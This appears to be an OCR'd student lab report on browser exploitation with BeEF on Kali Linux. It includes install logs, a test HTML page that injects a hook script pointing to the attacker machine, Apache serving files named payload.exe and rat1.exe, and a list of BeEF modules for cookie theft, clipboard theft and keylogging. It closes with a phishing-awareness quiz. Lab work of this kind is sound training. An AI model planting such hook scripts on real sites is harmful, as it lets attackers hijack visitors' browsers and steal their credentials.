Get:22 http://http.kali.org/kali kali-rolling/main amd64 node-cjs-module-lexer all 1.2.3+dfsg-1 [30.6 kB]
Get:43 http://mirror.0xem.ma/kali kali-rolling/main amd64 ruby-rack-protection all 4.1.1-5 [41.8 kB]
```



```
$ sudo beef-xss
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Tue 2024-11-26 01:22:08 EST; 5s ago
 Invocation: 834fb6321416494ebd5b9571f587d633
   Main PID: 8092 (ruby)
      Tasks: 3 (limit: 3425)
     Memory: 91.9M (peak: 92.3M)
        CPU: 981ms
     CGroup: /system.slice/beef-xss.service
             └─8092 ruby /usr/share/beef-xss/beef

Nov 26 01:22:09 kali beef[8092]: == 24 CreateAutoloader: migrated (0.0004s) ==========
Nov 26 01:22:09 kali beef[8092]: == 25 CreateXssraysScan: migrating ==========
Nov 26 01:22:09 kali beef[8092]: -- create_table(:xssraysscans)
Nov 26 01:22:09 kali beef[8092]:    -> 0.0004s
Nov 26 01:22:09 kali beef[8092]: == 25 CreateXssraysScan: migrated (0.0004s) ==========
Nov 26 01:22:09 kali beef[8092]: [ 1:22:09][*] BeEF is loading. Wait a few seconds...
Nov 26 01:22:09 kali beef[8092]: [ 1:22:09][!] [AdminUI] Error: Could not minify 'BeEF::Exte
Nov 26 01:22:09 kali beef[8092]: [ 1:22:09]    |_  [AdminUI] Ensure nodejs is installed and
Nov 26 01:22:09 kali beef[8092]: [ 1:22:09][!] [AdminUI] Error: Could not minify 'BeEF::Exte
Nov 26 01:22:09 kali beef[8092]: [ 1:22:09]    |_  [AdminUI] Ensure nodejs is installed and
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...
```


Username: beef
Password: •••••••



Olush - VMware Workstation 17 Player
Player
Trash
File System
Home
Training
kali@kali: /var/www/html
File Actions Edit View Help

```
Setting up ruby-rushover (0.3.0-2) ...
Setting up ruby-http-parser.rb (0.6.0-6+b5) ...
Setting up ruby-otr-activerecord (2.1.1-0.1) ...
Setting up ruby-memoizable (0.4.2-3) ...
Setting up ruby-term-ansicolor (1.3.0-1.1) ...
Setting up ruby-em-websocket (0.5.1-2) ...
Setting up ruby-http-parser (1.2.3-1) ...
Setting up ruby-async (1.30.3-1) ...
Setting up ruby-espeak (1.1.0-1) ...
Setting up ruby-http (4.4.1-6) ...
Setting up ruby-async-io (1.34.1-1) ...
Setting up ruby-twitter (7.0.0-2) ...
Setting up ruby-async-dns (1.2.5-0kali1) ...
Setting up node-acorn (8.8.1+ds+~cs25.17.7-2) ...
Setting up libnode115:amd64 (20.18.0+dfsg-2) ...
Setting up nodejs (20.18.0+dfsg-2) ...
update-alternatives: using /usr/bin/nodejs to provide /usr/bin/js
Setting up ruby-execjs (2.8.1-2) ...
Setting up ruby-terser (1.1.12+dfsg-2) ...
Setting up beef-xss (0.5.4.0+git20220823-0kali3) ...
warn: The home directory `/var/lib/beef-xss' already exists.  Not
warn: Warning: The home directory `/var/lib/beef-xss' does not be
beef-xss.service is a disabled or a static unit, not starting it.
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for doc-base (0.11.2) ...
Processing 2 added doc-base files...
Processing triggers for libc-bin (2.40-3) ...
Processing triggers for man-db (2.13.0-1) ...

┌──(kali㉿kali)-[~]
└─$ sudo beef xss
sudo: beef: command not found

┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:

┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo nano beefpage.html
```


```
GNU nano 8.2                                        beefpage.html *

<html>
<head>
    <title>Test Page</title>
    <script src="http://192.168.164:3000/hook.js"></script>
</head>
<body>
    <h1>Welcome to the Test Page</h1>
</body>
</html>

^G Help      ^O Write Out   ^W Where Is   ^K Cut     ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste   ^J Justify
```



Olush - VMware Workstation 17 Player
Player
Trash
File System
Home
Training
kali@kali: /var/www/html
File Actions Edit View Help
kali@kali: /var/www/html
File Actions Edit View Help

```
Setting up ruby-rushover (0.3.0-2) ...
Setting up ruby-http-parser.rb (0.6.0-6+b5) ...
Setting up ruby-otr-activerecord (2.1.1-0.1) ...
Setting up ruby-memoizable (0.4.2-3) ...
Setting up ruby-term-ansicolor (1.3.0-1.1) ...
Setting up ruby-em-websocket (0.5.1-2) ...
Setting up ruby-http-parser (1.2.3-1) ...
Setting up ruby-async (1.30.3-1) ...
Setting up ruby-espeak (1.1.0-1) ...
Setting up ruby-http (4.4.1-6) ...
Setting up ruby-async-io (1.34.1-1) ...
Setting up ruby-twitter (7.0.0-2) ...
Setting up ruby-async-dns (1.2.5-0kali1) ...
Setting up node-acorn (8.8.1+ds+~cs25.17.7-2) ...
Setting up libnode115:amd64 (20.18.0+dfsg-2) ...
Setting up nodejs (20.18.0+dfsg-2) ...
update-alternatives: using /usr/bin/nodejs to provide /usr/bin/j
Setting up ruby-execjs (2.8.1-2) ...
Setting up ruby-terser (1.1.12+dfsg-2) ...
Setting up beef-xss (0.5.4.0+git20220823-0kali3) ...
warn: The home directory `/var/lib/beef-xss' already exists.  No
warn: Warning: The home directory `/var/lib/beef-xss' does not b
beef-xss.service is a disabled or a static unit, not starting it
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for doc-base (0.11.2) ...
Processing 2 added doc-base files...
Processing triggers for libc-bin (2.40-3) ...
Processing triggers for man-db (2.13.0-1) ...

┌──(kali㉿kali)-[~]
└─$ sudo beef xss
sudo: beef: command not found

┌──(kali㉿kali)-[~]
└─$ sudo beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:

┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
```

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo nano beefpage.html

┌──(kali㉿kali)-[/var/www/html]
└─$ ls
beefpage.html  index.nginx-debian.html  payload.exe  rat1.exe

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo service apache2 start

┌──(kali㉿kali)-[/var/www/html]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2024-11-26 01:33:26 EST; 9s ago
 Invocation: 5592b8d39879454dbd713105ae0a4fe0
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 14201 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 14217 (apache2)
      Tasks: 6 (limit: 3425)
     Memory: 20.1M (peak: 20.4M)
        CPU: 51ms
     CGroup: /system.slice/apache2.service
             ├─14217 /usr/sbin/apache2 -k start
             ├─14220 /usr/sbin/apache2 -k start
             ├─14221 /usr/sbin/apache2 -k start
             ├─14222 /usr/sbin/apache2 -k start
             ├─14223 /usr/sbin/apache2 -k start
             └─14224 /usr/sbin/apache2 -k start

Nov 26 01:33:26 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 26 01:33:26 kali apachectl[14216]: AH00558: apache2: Could not reliably determine the s
Nov 26 01:33:26 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```



Olush - VMware Workstation 17 Player
Player
Trash
File System
Home
Training
File Actions Edit View Help
Kali Linux
Metasploitable2 - Li
Index of /
BeEF Control Panel
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
192.168.16.4
192.168.16.7
Offline Browsers
Getting Started
Logs
Zombies
Basic
Requester
Page 1 of 1
Displaying logs 1 - 2 of 2
Windows10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New tab
Test Page
Not secure

127.0.0.1:3000/ui/panel

I...	Type	Event	Date	Bro...
2		User with ip 127.0.0.1 has successfully authenticated in the application.	2024-11-26 06:25:21 UTC	0
1		BeEF server started	2024-11-26 06:22:09 UTC	0

192.168.16.4/beefpage.html

Welcome to free beef party




127.0.0.1:3000/ui/panel#id=w5duZhQVwXK5tVcgiZGrEYPlLh6XM

a) Using Firefox to gather informations such ass:

Host Ip address, Operating System identification, Browser details, Network Map

b) Beef commands info gathering and exploitation: Geolocation, Steal cookies, Clipboard Theft, Keylogger, OS detection etc.



```
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; 
     Active: active (running) since Tue 2024-11-26 10:57:17 EST
 Invocation: 19cc48fc27e6454496e4b5f73fc05736
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 3690 ExecStart=/usr/sbin/apachectl start (code=ex
   Main PID: 3706 (apache2)
      Tasks: 7 (limit: 3425)
     Memory: 24.2M (peak: 24.5M)
        CPU: 58ms
     CGroup: /system.slice/apache2.service
             ├─3706 /usr/sbin/apache2 -k start
             ├─3709 /usr/sbin/apache2 -k start
             ├─3710 /usr/sbin/apache2 -k start
             ├─3711 /usr/sbin/apache2 -k start
             ├─3712 /usr/sbin/apache2 -k start
             ├─3713 /usr/sbin/apache2 -k start
             └─3722 /usr/sbin/apache2 -k start

Nov 26 10:57:17 kali systemd[1]: Starting apache2.service - The
Nov 26 10:57:17 kali apachectl[3705]: AH00558: apache2: Could 
Nov 26 10:57:17 kali systemd[1]: Started apache2.service - The 

┌──(kali㉿kali)-[~]
└─$ http://127.0.0.1:3000/ui/panel

zsh: no such file or directory: http://127.0.0.1:3000/ui/panel

┌──(kali㉿kali)-[~]
└─$ sudo http://127.0.0.1:3000/ui/panel

sudo: http://127.0.0.1:3000/ui/panel: command not found

┌──(kali㉿kali)-[~]
└─$ 
```


id...	date	label
0	2024-11-26 11:08	command 1

Description: Sends an alert dialog to the hooked browser.

Id: 290


Alert text: BeEF Alert Dialog

Activity 3: Phishing Test



How Well Can You Catch a Phish?

Take this interactive quiz to test your skills at catching phish. You'll have the opportunity to view 10 emails. Just select "yes" or "no" to get your instant results!



Thanks for taking the challenge!

Score: 70%
7/10 points

How Well Can You Catch a Phish?

Page 2/12


1.

From: "Amazon.com" <order-update@amazon.com>
Date: April 18, 2022 at 5:59:01 PM MST
To: fmcquire@gmail.com
Subject: Unable to cancel items from your order

Cancellation Failed
Order #111-8347343-2348471

Hello Felicia,

Unfortunately, we weren't able to cancel the items you requested and these items will soon be shipped. We apologize for the inconvenience.

